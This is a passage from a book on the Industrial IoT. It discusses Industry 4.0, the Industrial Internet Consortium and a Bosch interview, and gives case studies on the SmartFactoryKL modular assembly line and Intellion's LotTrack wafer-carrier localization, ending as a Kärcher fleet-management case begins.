question is whether it is necessary to invent new standards and protocols, or whether in this particular case it is more important to drive integration at a higher level, based on an EAI (Enterprise Application Integration) or SOA (Service Oriented Architecture) approach, for example. One of the main issues here seems to be heterogeneity; the very issue that EAI and SOA were specifically developed to address.

Another interesting discussion relates to the integration that needs to take place one level down, i.e. at the bus level. For decades, industrial bus systems (EtherCAD, Modbus, Profibus, SERCOS, etc.) have been used for production automation, enabling communication with and control of industrial components often via PLCs (Programmable Logic Controller). Most of these bus systems are highly proprietary, because they are required to support extremely demanding real-time requirements – which is difficult to achieve using IP (Internet Protocol). This, again, poses a problem for the overall vision promised by the IoT – the IP-enabled integration of devices of all shapes and sizes. So it will be interesting to see if the efforts of the IEEE's Time Sensitive Networking (TSN) task group [TS1]) succeed in establishing technologies for machine and robot control based on IP networking standards.

Other important examples of technologies that could become relevant for the factory of the future include:

- 3D printing: Especially in the area of prototyping and the production of non-standard, low-volume parts, 3D printing is set to become very important in the not-so-distant future.
- Next-generation robots: Robots are already being used in many high-volume production lines today. In terms of how they will evolve, one interesting area is the ability of robots to work in dynamic environments and ensure safe collaboration with humans.
- Intelligent power tools: As we will see in more detail in Part III, power tools such as those used for drilling, tightening, and measuring are becoming increasingly intelligent and connected. The tracking and tracing of these tools is an important IoT use case.
- High-precision indoor localization: The tracking and tracing of moving equipment and products in a factory environment will be primarily achieved through the use of high-precision indoor localization technology.

IOT SERVICE IMPLEMENTATION

The ability to combine manufacturing with IT service implementation is not yet widely established. Apple is still seen as a leader in the field,

because of their ability to produce physical products (iPod, iPhone, etc.) that are tightly integrated with IT services (iTunes, iCloud, etc.). As we've seen in the introduction, many manufacturers today are still struggling to establish organizational structures where both capabilities are available and integrated to a sufficient degree. Regardless, the ability to combine physical product design and manufacturing with embedded, cloud/backend-based software service development is seen as a key capability of the IoT.

This integration must take place on both an organizational and technical level. The Ignite | IoT Methodology described in Part II specifically addresses this issue from an IT service implementation perspective.

IOT SERVICE OPERATIONS

The ability to make the transition from manufacturer to service operator is essential to the achievement of success in an IoT world. This applies not just to the technical operation of the service, but also to the operation of a business organization capable of supporting strong customer relationships. The DriveNow car sharing service discussed in the introduction, is a good example of this. Formed as a result of a joint venture between BMW and Sixt, the service successfully combines BMW's car manufacturing expertise with Sixt´s expertise in running a considerably more service-oriented car rental operation.

Another good example is the eCall service, an IoT service that requires a call center capable of manually processing incoming distress calls from vehicles and/or vehicle drivers. For more information, see the Connected Vehicle chapter.

Apart from the business operation itself, there is the question of operating the IT services associated with the IoT solution. Some of the capabilities required here include traditional IT operations capabilities, such as operating the call center application used in the eCall service described above. However, some of the capabilities required are also very IoT-specific. Managing remote connections to hundreds of thousands of assets and devices is challenging from an operational point of view, not least in terms of scalability and security.

Remote software distribution is another area worthy of discussion. It offers a huge opportunity for many manufacturers, but also requires the provision and operation of a suitable infrastructure. A good case in point is the recent recall of 1.9 million vehicles by a large OEM due to problems

with the on-board software [TY1]. This OEM could have saved itself massive amounts of money if it had been able to distribute the required software update remotely. Smartphone platforms also provide a good insight into the challenges involved in running remote software updates on a very large scale. Although they are now much better at handling software updates than they were in the past, the situation is far from perfect and occasional problems still persist. In the case of in-car software, this would be unacceptable.

AFTERMARKET SERVICES

In an era of IoT-fueled "Servitization" especially, aftermarket services are becoming increasingly important.

Remote Condition Monitoring (RCM) is one of a number of basic services that can have a fundamentally positive impact on customer service quality. The ability to access product status information in real time is invaluable for support services, not least because it makes for much more efficient root cause analysis and solution development. RCM is not new; it is most likely one of the most widely adopted M2M use cases. The challenge for many large manufacturers today is one of heterogeneity. A large manufacturer with thousands of product categories can easily have hundreds of different RCM solutions. The issue here is not so much the need for new and improved RCM for next-generation products, it's about the implementation of efficient IT management solutions that are capable of managing this heterogeneity. This could be achieved by automating virtualization and improving secure connection management, for example.

The next step in the evolution of RCM is predictive maintenance. The use of sensors for thermal imaging, vibration analysis, sonic and ultrasonic analysis, oil and liquid analysis, as well as emission analysis allows the detection of problems before they even occur. For buyers of industrial components, predictive maintenance has the potential to significantly improve OEE (Operational Equipment Efficiency). For end-consumer products, predictive maintenance is a great way of improving customer service and ensuring extra sales or commission ("You should replace your brakes within the next 5,000 kilometers. We can recommend a service station on your way to work.").

In general, product usage data will really help with the identification of cross-selling and up-selling opportunities. When combined with the

ability to sell additional digital services, the proposition becomes even more compelling. For example, the performance of many car engines today is controlled by software. We could have a scenario where a car manufacturer produces one version of an engine (the high-end version), and then uses configuration software to create a lower-performing version. The digital service in this case could be the option to temporarily upgrade engine performance for a weekend trip ("You have just programmed your navigation system for a drive to the country. Would you like to upgrade your engine performance for this trip?").

Naturally, this newly won customer intimacy will require solid security and reasonable data access policies in order to retain customer trust in the long term.

End-of-lifecycle data can be used for remanufacturing and recycling offers, or simply to make the customer an attractive product replacement proposals.

The boundary between IoT services and aftermarket services is not always clear. From our perspective, IoT services are part of the original value proposition. Take the eCall service, for example. In this case, the service is essentially the product that is being sold. Aftermarket services generally take the form of value-added services (which can also be IoT-based).

WORK ENVIRONMENT

Some people are concerned that these new manufacturing concepts will threaten the workplace of the future, bringing with them as they will increased automation and the wider use of robots. While there is strong evidence that automation may actually reduce the amount of tedious and repetitive labor, there is also an argument that work will become more specialized and thus more interesting and varied. In particular, the flexibility inherent in the Factory of the Future will demand an approach that is more geared towards problem-solving and self-organization. Robots that help with strenuous, manual labor are viewed by many as an improvement for the work environment. Airbus's wearable robotic devices or exoskeletons, which are intended to help with heavy loads and work in difficult spaces, provide a good case in point. [AB1].

ADAPTIVE LOGISTICS AND VALUE-ADDED NETWORKS

Finally, one key element synonymous with the Industrial Internet and advanced Industry 4.0 concerns adaptive logistics and value-added networks. The idea here is that traditional supply chains will evolve into value networks. For example, these networks will need to have structures that are capable of adapting rapidly in order to address batch-of-one requests between different customers and suppliers.

The ability of the IoT to monitor containers, trucks, trains, and other elements of modern transportation systems in real time will also help optimize logistics processes. Improved integration at the business process level will also help make logistics systems more adaptive.

Other Industrial Applications

Of course, the Industrial IoT presents many opportunities beyond those related purely to manufacturing. Some of the opportunities covered in this book include:

- Mobile equipment tracking: The tracking of industrial equipment and containers was one of the first application areas of telematics and M2M and will evolve and contribute to value-added IoT solutions. The Intellion, Kärcher, and PurFresh case studies at the end of this chapter provide some great examples of this.
- Nuclear physics research: As we will see in the CERN case study, one of the areas in which sensor technologies are most widely used is in nuclear physics research, where they are deployed to reconstruct digital images of nuclear collisions.
- Energy: Since it is such a large application domain for IoT, we have dedicated an entire chapter to energy (see Smart Energy)

And of course there are many other potential applications of the Industrial IoT, from cross-energy management (see Smart Energy) to mining right through to offshore drilling.

Industry Initiatives

Given the momentum of the Industrial IoT and its related concepts, it is no surprise that the raft of industry initiatives in this area has become a little confusing. Some examples of these initiatives include the Smart Manufacturing Leadership Coalition (SMLC), the Open Connect Consortium (OIC), the European Research Cluster on the Internet of Things (IERC), M2M Alliance, IEEE Industrial Working Group, etc. In this sec-

tion we will focus on two initiatives that are gathering strong momentum; Industry 4.0 and the Industrial Internet Consortium.

INDUSTRY 4.0

Industry 4.0 began as a special interest group supported by German industry heavyweights and machine manufacturers. Its goal was to promote the vision of a fourth industrial revolution, driven by the digitization of manufacturing. Today, the initiative is mostly led by the Industry 4.0 Platform, a dedicated grouping comprising industry members such as ABB, Bosch, FESTO, Infineon, PHOENIX CONTACT, Siemens, ThyssenKrupp, TRUMPF, Volkswagen and WITTENSTEIN as well as IT and telecoms companies such as Deutsche Telekom, HP, IBM Germany, and SAP. Government agencies and industry associations have also lent their support. The main focus of Industry 4.0 is on smart factories and related areas such as supply chains and value networks, as opposed to wider Industrial IoT use cases such as smart energy, smart building, etc. The initial report that defined the Industry 4.0 vision [I41] defined use cases such as resilient factory, predictive maintenance, connected production, adaptive logistics, and others.

The following interview provides some background on the adoption of Industry 4.0 at Bosch, a large, multinational manufacturing company. Olaf Klemd is Vice President of Connected Industry at Bosch where he is responsible for coordinating all Industry 4.0 initiatives across the different business units within Bosch.

Dirk Slama: Industry 4.0, Industrial Internet, Internet of Things – are these all referring to the same thing?

Olaf Klemd: The Internet of Things and Services (IoTS) is a global megatrend. Whether its cars, household appliances, or medical devices, more and more devices are becoming connected via the Internet. Of course this trend will also affect the way we produce things in the future. Industry 4.0 marks a shift away from serial production in favor of the manufacture of small lots and individualized products. Machines and automation modules will need to be closely interconnected, both with each other and with the required IT systems. It involves linking physical components with associated virtual data in a way that will change the underlying value chain; from product design and engineering, to manufacturing and logistics, right through to product recycling. It will also

change traditional value chains, transforming them into comprehensive value networks in the industry of the future.

Dirk Slama: What is Bosch's main focus of activity in this area?

Olaf Klemd: Bosch has adopted a dual strategy based on two main pillars. Firstly, Bosch is a leading provider of connected products and services to our customers around the globe. Secondly, Bosch is a leading plant operator with more than 220 factories worldwide, all of which stand to benefit significantly from these trends.

In terms of connected products and services, we leverage Bosch´s vast and well-established product portfolio. We have developed new connected solutions in many Bosch divisions, covering a wide range of applications.

For example, our Drive and Control Technology Division already offers the decentralized, intelligent components required to meet the needs of the future. This is a result of the technological evolution that has been taking place in recent decades. Not without its challenges, the team faced one major obstacle: automation systems and IT systems use completely different programming languages, which makes the exchange of information difficult. They responded to this challenge by developing what we call Open Core Engineering (OCE). This innovative solution is a game changer for the industry, because for the first time it offers a universal translator that allows the exchange of information between IT and machine controls. Machine manufacturers and end users now have the freedom to seamlessly integrate and adapt machines to specific Industry 4.0 solutions by themselves.

Our Packaging Technology (PT) division provides another good example. Its ATMO team has launched the Autonomous Production Assistant. Providing new collaboration opportunities for human/machine interaction in the area of robotics, the Autonomous Production Assistant reduces the overhead for traditional safety mechanisms and dramatically increases flexibility. Another good example is the Virtual Power Plant, developed by our own Bosch Software Innovations division.

As the first to deploy these solutions, Bosch is using its first-mover advantage to build up unique expertise in Industry 4.0 on two fronts. As a leading plant operator, we are actively improving our competitiveness, and by giving open feedback internally, we are improving our products and solutions before they hit the market.

We have identified supply chain management as a critical element of the process. One Industry 4.0 approach is to virtualize the supply chain by using RFID technologies. This not only enables us to make material and product flows more transparent, it's also an important prerequisite for reducing inventory and ensuring just-in-time delivery. Pilot projects have shown that the use of RFID technologies has helped us to reduce inventory by up to 30%. In 2014, our internal Kanban processes benefited from the integration of data from more than 20 million RFID-driven transactions.

Dirk Slama: What are the key technical drivers of Industry 4.0?

Olaf Klemd: There are many; big data, IoT middleware, the increasing trend to use more embedded, integrated systems that allow for the creation of decentralized solutions. However, one very important driver is the proliferation of sensors in the industrial environment. Sensors allow us to capture product, machine, and environment behavior. This data can then be analyzed and correlations derived to help optimize products and processes. Sensors are a key enabler of cyber-physical systems because they help translate physical events into cyber data.

Dirk Slama: So in terms of timeline, where does this all fit in?

Olaf Klemd: Industry 4.0 is the next logical step in the evolution of automation. We started some years back with connected manufacturing, so it is still an ongoing process really. The German government's Industry 4.0 initiative was helpful in focusing our efforts, encouraging us to set up more than 50 initial pilot projects in 2013. At the time, it was very much a bottom-up effort. Today, we take a more holistic approach to ensuring that these trends are leveraged across our entire internal value chain and international production network.

Dirk Slama: What does this mean for people working in Bosch factories?

Olaf Klemd: Our main goals include the creation of sustainable work places and a good work environment. From the company's viewpoint, sustainable workplaces depend on product innovation and process efficiency. From the viewpoint of workers, the continuous development of new skills through the use of new technologies is also important. Ultimately, Industry 4.0 is more than just a tool for improving efficiency, it is an important driver for improving the work environment in general. For example, new human/machine interfaces represent a significant improvement for the work environment. The reduction of heavy, monoto-

nous labor is a good example of how physical work can be supported effectively. In terms of collaborative work, the availability of more reliable, real-time data is generally welcomed as it helps people to make better decisions and be more successful in their work. In keeping with own strategic imperative, "Invented for Life," we believe that Industry 4.0 will provide significant contributions in this area.

INDUSTRIAL INTERNET CONSORTIUM

Another noteworthy organization promoting the adoption of Industrial Internet related topics is the Industrial Internet Consortium. GE, which coined the term "Industrial Internet", initiated the creation of the Industrial Internet Consortium in 2014, with AT&T, Cisco, Intel and IBM joining as founding members. While initially driven by US-headquartered companies, the Industrial Internet Consortium takes a global take on the Industrial Internet, with more than 100 130 new members from many different countries joining the Industrial Internet Consortium in its first year. The Industrial Internet Consortium takes a relatively broad perspective on the Industrial Internet: in addition to manufacturing, the Industrial Internet Consortium also looks at energy, healthcare, public sector and transportation. The Industrial Internet Consortium sees itself more as an incubator for innovation. Its Working Groups address the architecture and security requirements for the Industrial Internet, but the Industrial Internet Consortium itself is not a standardization body. An important tool to drive the adoption of new technologies and business models in the Industrial Internet is the so-called Testbed. A Testbed is a member sponsored innovation project that supports the general goals and vision of the Industrial Internet Consortium and is compliant to the Industrial Internet Consortium reference architecture. An example for an Industrial Internet Consortium Testbed is the Track & Trace Solution, which is described in detail in part III of the book. This Industrial Internet Consortium Testbed is utilizing the Ignite | IoT methodology for solution delivery.

Case Studies: Overview

The remainder of this chapter provides a number of case studies to illustrate some of the different facets of the Industrial IoT. We are always on the lookout for additional case studies so if you feel you have something to offer in this space, please visit our website.

- SmartFactory: This case study is an industrial-grade research project that showcases key elements of the Smart Factory, including de-coupling of production modules and product memory
- Tracking of mobile equipment
  - — Intelligent lot handling: This case study describes the use of high-precision indoor localization technology to optimize wafer production
  - — Cleaning equipment: This case study looks at fleet management for mobile cleaning equipment and an innovative management dashboard
- Cool chain management: This case study goes beyond traditional container tracking and looks at actively managing the environment inside the container
- Nuclear particle physics: This case study looks at one of the largest pieces of industrial machinery built by mankind and its extremely advanced use of sensors

Part III of this book provides a further industrial IoT case study on the Trace & Trace solution for handheld power tools.

Case Study: Smart Factory

The increasing flexibility of production processes, associated customization requirements, and the push for "batch size 1" production are key drivers of the concepts of Smart Factory and Industry 4.0. A leading research organization in this space is *SmartFactory*KL, a special interest group specialized in the practical validation of theoretical manufacturing concepts. In collaboration with industry partners, *SmartFactory*KL develops and tests industrial systems in realistic industrial production environments. This case study relates to the Industry 4.0 demonstration system that was showcased at the Hannover Messe industrial technology fair in 2014 [DF1].

The Industry 4.0 demonstration platform is a production line that allows the automatic assembly of customized business card holders from various components, the engraving of business names via laser, and the automatic completion of basic test functions. Bosch Rexroth and Harting modules are used for assembly, a Festo module is used for the engraving, and a PhoenixContact module is used for laser writing. Quality assurance is provided by a module developed by Lapp Kabel. MiniTec has provided a manual workstation with integrated augmented-reality guidance features.

The image below shows the assembly line, as demonstrated in Hannover in 2014.

FIGURE 4-4. Industry 4.0 assembly line (Source: SmartFactory-KL)

What makes the assembly line so special is that it can be reassembled dynamically thanks to its modular structure. As demonstrated in Hannover, the sequence of the production modules can be changed in a matter of minutes. All production modules are fully autonomous; there is no central MES or other production control system involved. This is achieved using digital product memory, which stores product configurations as well as the corresponding work instructions and work history. The Festo module is responsible for starting the production process. This is where the base casing of the business card holder is unloaded and customer-specific data is engraved onto an RFID tag, which is then attached to the base plate. The module then engraves the base of the holder itself as per customer specifications. Next, the Rexroth module mounts the clip to the base casing of the business card holder. Depending on the customer's specifications, the Harting module then places either a blue or black cover onto the base plate and force fits the two components together. The PhoenixContact module then takes over, using a laser system to add an individual QR code and lettering to the product. The last module in the assembly line is the LappKabel module, which performs a quality check and releases the final product. Other partners such as Cisco, Hirschmann, ProAlpha, and Siemens have also contributed their expertise to the project. This has allowed the integration of different IT systems and the

creation of a backbone structure to feed the individual modules of the assembly line. The key elements of the assembly line are shown in the figure below.




FIGURE 4-5. Architecture of the Industry 4.0 demonstrator (Source: SmartFactory-KL)

A key objective of the Industry 4.0 demonstration platform was to show how standardized production modules can be easily integrated and exchanged. Project initiator and Chairman of the *SmartFactory*KL Board, Prof. Dr. Dr. h.c. Detlef Zühlke explains:

> *"To ensure the modularity of production systems, the mechanical, electrical, and communication interfaces need to follow standards. Useful standards can only emerge on the basis of actual requirements and experience. This means that standards have to develop simultaneously with the adoption of Industry 4.0. Already there are a number of standards available at different levels, and we should use these standards. We do not need to start from scratch. It's only at higher interoperability levels that a lot more work still needs to be done."*

For the Industry 4.0 demonstration platform, standardization was achieved at a number of levels:

- Digital product memory: Digital product memory is integrated into the various workpieces using RFID technology. Data is exchanged between the workpieces and the production modules based on a standardized

cross-manufacturer OMM data format (Object Memory Modeling), [WW1]
- Vertical integration: Production modules and business applications are integrated based on the OPC UA standard
- Transportation of workpieces: An innovative sluice system was devised to facilitate the interconnection of production modules and the standardized conveyor belts within them.
- Assembly line topology: Automatic neighborhood detection for independent topology derivation
- Production modules: All modules support EUR-pallet dimensions

ASSET INTEGRATION ARCHITECTURE #5

The figure below provides more details of the solution's individual components. Each product has an RFID tag that can be read and written to from a remote device (a). The tag stores product configuration data and the work history. Each production module has an integrated RFID unit that accesses this data from the product in order to read work instructions and create new entries in the work history (b). The ERP system creates the work definition for the product using the Festo module's RFID unit.

The use of product memory and a standardized data exchange format to control the production process across multiple production modules is very interesting, because it simplifies integration. Instead of having to integrate all modules into one complex central system, the interfaces are loosely coupled and relatively simple. The product controls its own flow and the work that has to be done in this flow. Especially in cases where products are worked on in multiple organizations, this has the potential to greatly simplify integration and provide for much greater flexibility.

The modules in the demonstration platform have different architectures. Some follow a more traditional approach; for example, module A has a PLC for controlling the pick-and-place units, and uses an OPC UA server to provide access to the business logic in the backend.

Module B reads the customer name and address from the product's RFID tag and then uses this data to create a customer vCard, which is lasered onto the business card holder in the form of a QR code. Again, the laser is controlled from a standard PLC. It is also planned to use SOA-2-PLC for backend integration.

In the future, Module C will also be a little bit different from the other modules in that it will use a small but powerful Linux-based micro-

controller to create a single, integrated network of actuators/sensors (pneumatic press, for example) with their own intelligence.

The physical coupling of the modules is based on a standardized hatch through which the products are moved (c). This hatch allows conveyer belts within the modules to move the product from module to module.

The central functionality provided by the backbone is the supply of power, pressured air, Industrial Ethernet, and an emergency stop function. There is no central SCADA or similar system involved. This means that production modules can be used as individual plug-and-play units, and their sequence changed in a matter of minutes.




FIGURE 4-6. AIA for SmartFactory-KL demonstrator

CONCLUSIONS AND OUTLOOK

Thanks to the integration of product memory, the *SmartFactory*KL demonstration platform has shown that important Industry 4.0 concepts such as Single-Item Flow and Loose Coupling of Production Modules can be implemented using technology that is already available today. The *SmartFactory*KL consortium plans to build on the concepts demonstrated in the system, and to add additional modules from new partners. The production process used for the demonstration will be extended and its capabilities enhanced on an ongoing basis. The first update is set to be unveiled at Hannover in April 2015.

The industry partners involved in the project are keen to transfer these concepts from a research environment to live production environments. However, this is unlikely to happen any time soon. According to

Prof. Zühlke, there is more work to be done: *"In some areas, like in semiconductor production, we have made considerable advances in establishing module standards. However, I think it will be at least another three years before we start seeing initial implementations of the Smart Factory in a live production environment. In terms of full implementation, I think we are talking 10 years or even more."* However, Prof. Zühlke is keen to stress that companies should not miss the boat: "Some companies are already under pressure to keep up with ongoing developments. Industry 4.0 is not just a minor trend; these concepts and technologies represent a fundamental paradigm shift that will completely transform the manufacturing landscape as we know it today."

Case Study: Intelligent Lot Tracking

Modern semiconductor chip factories are among the most advanced production facilities in existence today. The cost of building a next-generation chip factory can easily exceed $1 billion. 24/7 production involving hundreds of employees in large clean-room facilities yields billions of chips per year. The semiconductor production process is extremely complex. Typically, multiple circuits are grouped on a single wafer, which undergoes complex chemical processes in a clean-room environment to build up the circuits in layers. Several wafers are then placed in a wafer carrier for processing. These wafer carriers hold the wafers between the processing stages. Advanced wafer carriers such as a state-of-the-art FOUP (Front Opening Unified Pod) can be used to automatically unload the wafers in the next production bay and reload them again after processing. Up to 500 production steps per wafer may be required, using hundreds of different machines. Some of the larger semiconductor factories have full-scale material handling systems that automatically move wafer carriers between production bays. Many factories which require more flexibility and support for a broad product mix, wafer carriers still need to be transported between production bays manually. The figure below shows an example of an FOUP wafer carrier (sometimes called a "lot box") and its path through a factory, also known as a "wafer fab".




FIGURE 4-7. Logistical challenge: Path of a lot box through a fab (Source: Infineon Technologies AG)

In wafer factories that don't have an automated material handling system, the production process is generally managed on the basis of dispatch lists. The dispatch list defines the order in which the production lots have to be processed. One of the main problems here relates to the localization of individual wafer carriers, as many factories use thousands of these carriers. Manual processing is costly and prone to error.

This is where intelligent lot-handling solutions come in. These use indoor localization technology to automatically track the position of each wafer carrier in a production facility. Positioning data is managed in a central database, which is closely integrated with the Manufacturing Execution System (MES).

Signaling devices, such as LEDs or markers (which changes colors from black to yellow) indicate whether a wafer carrier is currently scheduled for further processing. A display panel on the wafer carrier shows additional processing information, such as the lot number, next production operation or next destination of a lot box. However, implementing this kind of solution presents multiple challenges, as we will see below.

A good example of an intelligent lot-tracking solution is LotTrack®, developed by Swiss company Intellion, which we will examine in more detail in this case study. LotTrack is a system designed to improve the overall workflow in manually operated wafer fabs. It consists of three key components:

- DisTag: A smart device placed on each wafer carrier, which enables wafer carriers to be located within the factory to an accuracy of approximately

0.5 meters. The DisTag also has a control panel for local interaction with the factory operators. Signaling devices like an LED and a marker provide priority and search functions. Battery lifetime is approximately two years.
- Antenna Lines: The modular antenna line contains all hardware modules required for indoor localization, assistance and load port compliance. It is usually mounted to the ceiling of the clean room along the factory's interbay and intrabay.
- Control Suite: The backend software is the link between shop-floor activities and the MES. It provides a dashboard for visualizing all transport and storage activities.

Customers like Infineon, STMicroelectronics or OSRAM use the LotTrack solution to reduce cycle times and work-in-progress (WIP), increase operator efficiency, digitize and automate paper-based administration processes and enable automatic authentication of production lots at the equipment.

TECHNICAL ARCHITECTURE #5

The Infineon plant in Villach, Austria is the headquarters of Infineon's Automotive and Industrial Business Group, which mainly develops integrated circuits (ICs) for use in cars, such as engine control ICs. Flexibility is important for this factory, which produces approximately 800 different products with a total volume of 10 billion chips per year [LT1]. Because of the high number of different products and associated production process variations, the factory uses a manual transportation process for wafer carriers. Over 1,000 wafer carriers have to be managed simultaneously. In storage areas, over 16 wafer carriers can be stored per square meter. The clean room contains numerous elements that can cause electromagnetic reflection, such as the walls, production equipment, and storage racks.

These factors all make this kind of factory a highly challenging environment for a tracking solution. In particular, finding a technical solution for indoor localization that combines an acceptable cost factor with sufficiently high resolution is still a challenge (see section on indoor localization systems in the "Technology Profiles" section.) To address this problem, the LotTrack solution uses active and passive RFID (Radio-Frequency Identification) in combination with ultrasound technology. The antennas on the ceiling contain ultrasound emitters that periodically send out a ping signal. These ping signals are received by the DisTags on the wafer carriers. The DisTags compute the outward travel time of the

ultrasound waves and temporarily store the results locally, together with the signal strengths. Using RFID communication, the ping signal analysis data is communicated back to the RFID receivers in the Antenna Lines. From here, this data is sent back to the central server. In the backend, a complex algorithm derives the real-time position information from the UHF (Ultra-High Frequency) pings sent from the antennas to the DisTags [LT1].

The system in place at Infineon Austria now processes three billion UHF pings per day (!). From this, around 270 million positions are calculated, to an accuracy of approximately 30 centimeters. About 500,000 position updates are communicated to the client systems each day. The system operates in near-real time, with the result that position changes by wafer carriers are recognized by the backend system within 30 seconds [LT1].




FIGURE 4-8. AIA for Intelligent Lot Tracking

CONCLUSIONS AND OUTLOOK #5

The following is a summary of the key lessons learned from Intellion:

- Wafer factories with a diverse product portfolio are particularly in need of solutions that are more flexible than fully automated conveyor belts. Intelligent lot handling can provide the required flexibility if delivered as a modular system.
- These types of environment have very strict requirements. Ensuring 100% availability calls for significant investment and a sound infrastructure design.

- High precision for indoor localization depends on a combination of technologies (in this case, ultrasound and RFID). This is especially feasible in wafer fabs due to fab setup (i.e. long floors with straight branches between them).
- The need for maximum efficiency in system management should not be underestimated.
- Customers require long-term support, which means that the solution design and roadmap must be capable of dealing with multiple system versions in the field. The challenge facing product management teams is to efficiently manage advances in new technology and product versions. Downward compatibility becomes a major concern.

We would like to thank Kai Millarg, Managing Partner at Intellion for his support in writing this case study.

Case Study: Cleaning Service Industry & Technology

The global cleaning service industry is a huge and growing market. According to Frost and Sullivan, revenues in North America alone will reach USD 14 billion in 2015 [FS09]. The cleaning service industry is highly competitive. A small number of multinational companies account for a large share of the market, complemented by small – not only specialized – operators. Demand is mainly driven by building service contractors, commercial offices, hospitals, hotels and industrial facilities. Among all facility maintenance services, janitorial services are the most commonly outsourced services. Main competitive factors include cost savings, strong customer relationships, geographic reach, service quality, experience and reputation. In order to meet customer's cost expectations, large cleaning service providers constantly push for technological innovations.

This demand is addressed by companies such as Kärcher, the world market leader in cleaning technology with more than **11.000** employees and more than **12** million machines sold in 2014. The Kärcher product portfolio mainly includes high-pressure cleaners, vacuums, scrubber driers, sweepers, water dispenser, municipal equipment, vehicle cleaning systems, industrial cleaning systems, detergents and several complimentary service contracts and services, such as software and consulting

Modern cleaning machines are powerful technologies, and facility management and cleaning service providers rely on large fleets of these types of tools to meet their efficiency and cost targets. For example, a banking customer with 3.000 branches recently awarded a cleaning contract to a large facility management company. The facility management

company requires about 6.000 advanced cleaning machines to service this contract. The contract is renewed on a yearly basis. The facility management company will often try to pass some of its own risk on to the equipment provider by negotiating contract conditions which would require the equipment provider to take back his machines if the end customer contract is canceled. So it is in both companies best interest to manage such a fleet of 6.000 machines as efficiently as possible.

These types of scenarios are the reason why Kärcher decided to develop a fleet management solution for cleaning machines that uses wireless connectivity to manage the equipment and provide fleet managers with a centralized, near-real-time view of the fleet status and provide additional functionalities like equipment utilization optimization and preventive maintenance.

KÄRCHER FLEET MANAGEMENT SOLUTION

